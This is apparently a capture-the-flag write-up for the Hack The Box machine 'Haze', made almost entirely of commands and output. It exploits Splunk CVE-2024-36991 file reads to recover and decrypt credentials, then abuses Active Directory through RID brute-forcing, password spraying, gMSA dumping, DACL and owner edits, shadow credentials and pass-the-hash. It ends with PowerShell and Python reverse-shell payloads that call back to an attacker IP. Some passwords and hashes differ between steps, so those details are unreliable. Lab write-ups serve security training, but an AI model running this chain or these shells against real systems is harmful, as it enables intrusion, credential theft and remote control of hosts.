

nmap

Starting Nmap 7.95 (<https://nmap.org>) at 2025-06-26 16:03 EDT
Nmap scan report for 10.129.31.210
Host is up (0.023s latency).
Not shown: 65474 closed tcp ports (reset), 31 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-27 04:04:02Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_ Not valid after: 2026-03-05T07:12:20
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_ Not valid after: 2026-03-05T07:12:20
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_ Not valid after: 2026-03-05T07:12:20
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_ Not valid after: 2026-03-05T07:12:20
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp open http Splunkd httpd
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was http://10.129.31.210:8000/en-US/account/login?return_to=%2Fen-US%2F
|_ http-server-header: Splunkd
|_ http-robots.txt: 1 disallowed entry
|_
|_ 8088/tcp open ssl/http Splunkd httpd
|_ http-server-header: Splunkd
|_ http-robots.txt: 1 disallowed entry
|_
|_ http-title: 404 Not Found
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_ Not valid after: 2028-03-04T07:29:08
8089/tcp open ssl/http Splunkd httpd
|_ http-robots.txt: 1 disallowed entry
|_
|_ http-server-header: Splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_ Not valid after: 2028-03-04T07:29:08
|_ http-title: splunkd
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49685/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49687/tcp open msrpc Microsoft Windows RPC
61634/tcp open msrpc Microsoft Windows RPC
61639/tcp open msrpc Microsoft Windows RPC
61646/tcp open msrpc Microsoft Windows RPC
61657/tcp open msrpc Microsoft Windows RPC
61689/tcp open msrpc Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).
TCP/IP fingerprint:
OS-SCAN(V=7.95%E=4%D=6/26%OT=53%CT=1%CU=39495%PV=Y%D5=2%DC=T%G=Y%TM=685DA7F
OS-9%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=%CI=%I%II=%SS=5%TS=
OS-A)SEQ(SP=102%GCD=1%ISR=108%TI=%CI=%I%II=%SS=5%TS=A)SEQ(SP=106%GCD=1%ISR
OS-=10C%TI=%CI=%I%II=%SS=5%TS=A)SEQ(SP=109%GCD=1%ISR=10D%TI=%CI=%I%II=%SS
OS-=5%TS=A)SEQ(SP=FF%GCD=1%ISR=10A%TI=%CI=%I%II=%SS=5%TS=A)OPS(O1=M552NW8S
OS-T11%O2=M552NW8ST11%O3=M552NW8NNT11%O4=M552NW8ST11%O5=M552NW8ST11%O6=M552
OS-ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=
OS-80%W=FFF%O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2
OS-(R=Y%DF=Y%T=80%W=O%S=Z%A=S+%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=O%S=Z%A=O%
OS-F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=O%S=Z%A=S+%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%
OS-T=80%W=O%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=O%S=Z%A=S+%F=AR%O=%RD
OS-=0%Q=)T7(R=Y%DF=Y%T=80%W=O%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL
OS-=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)


Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2025-06-27T04:05:06
|_ start_date: N/A
|_ clock-skew: 8h00m00s

TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS

1 23.44 ms 10.10.14.1
2 23.50 ms 10.129.31.210

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 107.55 seconds




<https://github.com/bigb0x/CVE-2024-36991>


```
(kali@kali) - [~/Desktop/htb/haze/CVE-2024-36991]
$ python CVE-2024-36991.py -u http://10.129.31.210:8000
/home/kali/Desktop/htb/haze/CVE-2024-36991/CVE-2024-36991.py:55: SyntaxWarning: invalid escape sequence '\ '
LOG_DIR = 'logs'

[INFO] Log directory created: logs
[INFO] Testing single target: http://10.129.31.210:8000
[VLUN] Vulnerable: http://10.129.31.210:8000
:admin:$6$AK3m7.aHgb/N0Qez$07C8Ck2lg5RaXJs9FrwPr7xbJBjxMCpqIX3TG30PvL7JSvv0pn3vtYnt8qFWhL7hBZygwemqn7PBj5dLbm0D1::Administrator:admin:c
hangeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1Ce7WAfygmI03cQ22/Niwp1pTCKzc0k1qhV25UsoUn4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user
:Edward@haze.htb:::20152
:mark:$6$j4QsAjiV8mLg/bhA$0a/L2cgCXF8Ux7xIaDe3dMw6.Qfobo0PtztrVMH2gdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::
20152
:paul:$6$Y5ds8NjDLd7S2oTW$Zg/W0Jxk38kTI.ci9RfL87hHWSawfT6X.woxTvB4rdul4FDKKE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::
20152
```

<https://www.sonicwall.com/blog/critical-splunk-vulnerability-cve-2024-36991-patch-now-to-prevent-arbitrary-file-reads>



/en-US/modules/messaging/C.../C.../C.../C.../C.../C.../C.../C.../C.../Windows/system32/drivers/etc/hosts



CN=Paul Taylor,CN=Users,DC=haze,DC=htb

bindDNpassword = \$7\$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGGuTKDVIWbO8pY=

<https://github.com/HurricaneLabs/splunksecrets>

curl -s "http://haze.htb:8000/en-US/modules/messaging/C:/Program%20Files/Splunk/etc/auth/splunk.secret"

```
(venv)-(kali@kali)-[~/Desktop/htb/haze/CVE-2024-36991]
$ curl -s "http://haze.htb:8000/en-US/modules/messaging/C:/Program%20Files/Splunk/etc/auth/splunk.secret"
NfKeJcDfGKUQyQmN9X/WM9XmN5uVF32qyiofYPHkE0GcpMsEN.LRPooJnBdEL5Gh2wm12jKeyTQoxsAYA5mReU9.h0SYEwpFMDdyAuTqhnb9P2Kul0dyBizLp66Nq5qiCTBK3U
M516vzArIKZVWQLk3Bqm1YyLhEdUvawIngVqR10Rtg54qf4jG0X16hNDhXokoyvgb44lWcH33FmXmVzFKd5W3TaAUis06rnN0xqB7Chb0faA1YV9vgD
```

splunksecrets splunk-decrypt -S secret.txt

```
(venv)-(kali@kali)-[~/Desktop/htb/haze/CVE-2024-36991]
$ splunksecrets splunk-decrypt -S secret.txt
Ciphertext: $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGGuTKDVIWbO8pY=
Ld@_Auth_Splunk@2k24
```

Paul Taylor : Ld@_Auth_Splunk@2k24

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@_Auth_Splunk@2k24' --users

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@_Auth_Splunk@2k24' --rid-brute

```
(venv)-(kali@kali)-[~/Desktop/htb/haze]
$ nxc smb haze.htb -u 'paul.taylor' -p 'Ld@_Auth_Splunk@2k24' --users
SMB 10.129.31.210 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
(SMBv1:False)
SMB 10.129.31.210 445 DC01 [+] haze.htb\paul.taylor:Ld@_Auth_Splunk@2k24
SMB 10.129.31.210 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.31.210 445 DC01 paul.taylor 2025-06-27 05:15:19 0
SMB 10.129.31.210 445 DC01 [*] Enumerated 1 local users: HAZE

(venv)-(kali@kali)-[~/Desktop/htb/haze]
$ nxc smb haze.htb -u 'paul.taylor' -p 'Ld@_Auth_Splunk@2k24' --rid-brute
SMB 10.129.31.210 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
(SMBv1:False)
SMB 10.129.31.210 445 DC01 [+] haze.htb\paul.taylor:Ld@_Auth_Splunk@2k24
SMB 10.129.31.210 445 DC01 498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.31.210 445 DC01 500: HAZE\Administrator (SidTypeUser)
SMB 10.129.31.210 445 DC01 501: HAZE\Guest (SidTypeUser)
SMB 10.129.31.210 445 DC01 502: HAZE\krbtgt (SidTypeUser)
SMB 10.129.31.210 445 DC01 512: HAZE\Domain Admins (SidTypeGroup)
SMB 10.129.31.210 445 DC01 513: HAZE\Domain Users (SidTypeGroup)
SMB 10.129.31.210 445 DC01 514: HAZE\Domain Guests (SidTypeGroup)
SMB 10.129.31.210 445 DC01 515: HAZE\Domain Computers (SidTypeGroup)
SMB 10.129.31.210 445 DC01 516: HAZE\Domain Controllers (SidTypeGroup)
SMB 10.129.31.210 445 DC01 517: HAZE\Cert Publishers (SidTypeAlias)
SMB 10.129.31.210 445 DC01 518: HAZE\Schema Admins (SidTypeGroup)
SMB 10.129.31.210 445 DC01 519: HAZE\Enterprise Admins (SidTypeGroup)
SMB 10.129.31.210 445 DC01 520: HAZE\Group Policy Creator Owners (SidTypeGroup)
SMB 10.129.31.210 445 DC01 521: HAZE\Read-only Domain Controllers (SidTypeGroup)
```

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@_Auth_Splunk@2k24' --rid-brute | grep User | awk '{print \$6}' | awk -F\\ '{print \$2}' | sort -u | grep -v '\\\$' > users_extracted.txt

```
1-4 cat users_extracted.txt
Administrator
alexander.green
Domain
edward.martin
Guest
krbtgt
mark.adams
paul.taylor
Protected
```

nxc winrm \$ip -u users_extracted.txt -p 'Ld@_Auth_Splunk@2k24'

```
[+] haze.htb\mark.adams:Ld@_Auth_Splunk@2k24 (Pwn3d!)
```

mark.adams:Ld@_Auth_Splunk@2k24

```
evil-winrm -i $ip -u mark.adams -p Ld@p_Auth_Sp1unk@2k24
```

```
python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
```

```
(kali@kali) - [~/Desktop/htb/haze]
$ python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
> Domain Admins
```

Nothing show up

```
Set-ADServiceAccount -Identity Haze-IT-Backup$ -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"
```

```
Evil-WinRM* PS C:\Users\mark.adams\desktop> Set-ADServiceAccount -Identity Haze-IT-Backup$ -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"
```


Run it again. It will show output.

```
$ python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
> mark.adams
Haze-IT-Backup$::4de830d1d58c14e241aff55f82ecdba1
Haze-IT-Backup$:aes256-cts-hmac-sha1-96:358dce76ff37bd5baa337ae9491ce3d6c3af66af50cad9296c5ed61d3a79c283
Haze-IT-Backup$:aes128-cts-hmac-sha1-96:daa6af62b078111393c8b1cb7812c8a
```

Haze-IT-Backup\$::4de830d1d58c14e241aff55f82ecdba1

We got the computer Haze-IT-Backup\$ hash.

```
bloodhound-python -d haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -c all -ns $ip --zip
```



Write Owner

```
# Change owner of SUPPORT_SERVICES to HAZE-IT-BACKUP$
```

```
impacket-ownereedit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes '4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
```

```
$ impacket-ownereedit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes '4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
[*] OwnerSid modified successfully!
```

```
# Give FullControl rights to HAZE-IT-BACKUP$
```

```
impacket-dacledit -action write -rights FullControl -target 'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes '4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
```

```
$ impacket-dacledit -action write -rights FullControl -target 'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes '4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] DACL backed up to dacledit-20250627-213818.bak
[*] DACL modified successfully!
```

```
# Get TGT for HAZE-IT-BACKUP$
```

```
getTGT.py haze.htb/HAZE-IT-Backup$ -hashes '4de830d1d58c14e241aff55f82ecdba1'
```

```
$ getTGT.py haze.htb/HAZE-IT-Backup$ -hashes '4de830d1d58c14e241aff55f82ecdba1'
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Saving ticket in HAZE-IT-Backup$.ccache
```

```
# Export the TGT cache
```

```
export KRB5CCNAME=Haze-IT-Backup$.ccache
```

```
# Use bloodyAD to set owner, add rights and group memberships
```

```
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT_SERVICES" 'Haze-IT-Backup$'
```

```
$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT_SERVICES" 'Haze-IT-Backup$'
[*] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on SUPPORT_SERVICES
```

```
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add genericAll "CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb" 'Haze-IT-Backup$'
```

```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add genericAll "CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb" 'Haze-IT-Backup$'
[+] Haze-IT-Backup$ has now GenericAll on CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb
```

```
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add groupMember "SUPPORT_SERVICES" "Haze-IT-Backup$"
```

```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add groupMember "SUPPORT_SERVICES" "Haze-IT-Backup$"
[+] Haze-IT-Backup$ added to SUPPORT_SERVICES
```

```
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -p '4de830d1d58c14e241aff55f82ecd8a1' add shadowCredentials "edward.martin"
```

```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -p '4de830d1d58c14e241aff55f82ecd8a1' add shadowCredentials "edward.martin"
[+] KeyCredential generated with following sha256 of RSA key: a8d58cc2f249ace67e1f91bcf80d42050cf4d2c060e3ba34e7b7f87c80f3f290
No outfile path was provided. The certificate(s) will be stored with the filename: Js2eMCzq
[+] Saved PEM certificate at path: Js2eMCzq.cert.pem
[+] Saved PEM private key at path: Js2eMCzq.priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert.pem Js2eMCzq.cert.pem -key.pem Js2eMCzq.priv.pem haze.htb/edward.martin Js2eMCzq.ccache
```

Create PFX from private key and cert. Put no password.

```
openssl pkcs12 -export -out ikun.pfx -inkey Js2eMCzq.priv.pem -in Js2eMCzq.cert.pem
```

```
└─$ openssl pkcs12 -export -out ikun.pfx -inkey Js2eMCzq.priv.pem -in Js2eMCzq.cert.pem
Enter Export Password:
Verifying - Enter Export Password:
```

Use certipy to authenticate

```
certipy-ad auth -pfx ikun.pfx -password '' -u 'edward.martin' -domain haze.htb -dc-ip $ip
```

```
└─$ certipy-ad auth -pfx ikun.pfx -password '' -u 'edward.martin' -domain haze.htb -dc-ip $ip
Certipy v5.0.2 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'edward.martin@haze.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'edward.martin.ccache'
[*] Wrote credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af
```

```
edward.martin:::09e0b3eeb2e7a6b0d419e9ff8f4d91af
```

```
evil-winrm -i $ip -u edward.martin -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af'
```

```
"Evil-WinRM" PS C:\Users\edward.martin\desktop> cat user.txt
99875b3a64e777582f18e807783a1275
```

```
"Evil-WinRM" PS C:\Backups\Splunk> download splunk_backup_2024-08-06.zip
```

```
cat Splunk/etc/auth/splunk.secret
```

```
└─$ cat Splunk/etc/auth/splunk.secret
CgLBi4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWktaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4f0kbpGD.8yX/8VPVTG22V5G5rDx05qNzXSQI
z3NBtFE6oPhVLAVOJ0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTARoHHZ8fYIsChsea7GBRaolimfQLD7yWgefscTbuXOMJOrzr/6B
```

```
CgLBi4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWktaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4f0kbpGD.8yX/8VPVTG22V5G5rDx05qNzXSQIz3NBtFE6oPhVLAVOJ0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTARoHHZ8fYIsChsea7GBRaolimfQLD7yWgefscTbuXOMJOrzr/6B
Save it in splunk.secret
```

```
cat Splunk/var/run/splunk/conf/snapshot/baseline_local/system/local/authentication.conf
```

```
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
```


```
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
```

```
splunksecrets splunk-decrypt -S splunk.secret
```

```
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
Splunkadmin@2k24
```

```
Sp1unkadmin@2k24
```

```
Login admin:::Sp1unkadmin@2k24
```

Reverse_shell_splunk

https://github.com/0xjpuff/reverse_shell_splunk

```
(kali@kali) - [~/haze/reverse_shell_splunk/reverse_shell_splunk/bin]
$ ls
rev.py  run.bat  run.ps1
```

```
$ cat run.ps1
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.96',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while ((-i $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()

```

```
$ cat rev.py
import sys,socket,os,pty

ip="10.10.14.96"
port="9001"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```

tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk

